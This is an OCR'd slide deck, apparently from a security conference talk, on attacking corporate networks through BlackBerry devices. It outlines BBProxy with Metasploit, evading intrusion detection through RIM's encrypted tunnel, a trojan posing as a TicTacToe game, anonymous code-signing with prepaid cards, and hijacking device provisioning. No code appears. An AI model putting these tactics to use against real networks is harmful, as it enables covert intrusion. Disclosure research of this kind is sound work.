
# Metasploit – Current Limitations

- Use with current BBProxy limited to tcp based exploits – won't require much to allow udp
- Reliable exploitation with "vanilla" tcp connections – Problems encountered with some RPC and special protocol exploits.
- Plan to rework to remove these limitations


# IDS evasion goodness

- Each newer device has onboard tcp/ip stack
- No need for MDS to make connection
- Simple to choose connection type in code
  - “deviceside=‘true’” or “deviceside=‘false’” in connection string
- First connection from device side (Direct from carrier network). Second connection through MDS…
- Nothing on the border can see our traffic (It’s all encrypted by RIM’s tunnel ☺)


# IDS evasion goodness



# IDS evasion goodness




# IDS evasion goodness



# IDS evasion goodness

- Just like…



# Else

- Problem
  - BBProxy requires control of device (Interactive app)
- Solution
  - First and only blackberry trojan (That I know of)!

# Trojan – Hot Game 2006

- Same functionality as BBProxy
- User only sees game interface (TicTacToe)
- Over the air download!
- Easily integrated with other network discovery functions and more covert methods of control (IRC, etc.)

# Demo -

- Let’s do it…
- Exploitation of Vulnerable service behind corporate firewall while user plays TicTacToe

# Code Signatures

- RIM requires code (.cod) to be signed with RIM assigned private key to use proprietary APIs, network access without confirmation, etc.
- $100 USD processing fee to verify identity of signature requestor
- Credit card name and address used for verification of ID

# Code Signatures – Prepaid Credit Cards!

- Prepaid CCs allow online transactions by ignoring the name and address fields
- No need to steal credit card number
- Widely available in mini markets and grocery stores everywhere
- Works!

# Review

- We can talk to hosts behind the corporate firewall
- We can attack them
- We can subvert IDS or data logging
- We can do it in a trojan
- We can sign our trojan anonymously and use all APIs
- It gets worse! (or maybe better…)

# Device Provisioning

- Ease of use vs. Security always a fight
  - Ease of use wins!
- Extremely easy to add a new device – just plug it in…
- New device is then provisioned for use on the BES

# Blackjacking – Hijacking blackberry connection

- BB devices are identified by their unique PIN
- Blackberry user plugs in new device to PC
- New PIN is recognized
- Encryption keys are generated and stored on BB handheld

# Blackjacking – Hijacking blackberry connection

- Device PIN and new key pushed to Exchange via MAPI
- Info stored in “BlackberryHandheldInfo” folder in users mailbox
- New device is now routing through MDS
- This can be automated! ☺

# Blackjacking – Hijacking blackberry connection

- Work in progress…
  - Trojan to automate BB hijack process
  - Utilizing other delivery mechanisms
  - Everything else…

Check www.praetoriang.net or www.digrev.org for updates.

# References

- Code and Updated Slides can be found at

  http://www.praetoriang.net/presentations/blackjack

  or

  http://www.digrev.org/blackjack

- Final slides will have reference to RIM security documentation

# Q&A

?

# Thanks / Greetings…

- Digital Revelation (DigRev)
- Pablo_marx
- FX
- Ian Robertson (RIM)

# Thank You For Coming!

Jesse ‘x30n’ D’Aguanno

jesse@praetoriang.net

x30n@digrev.org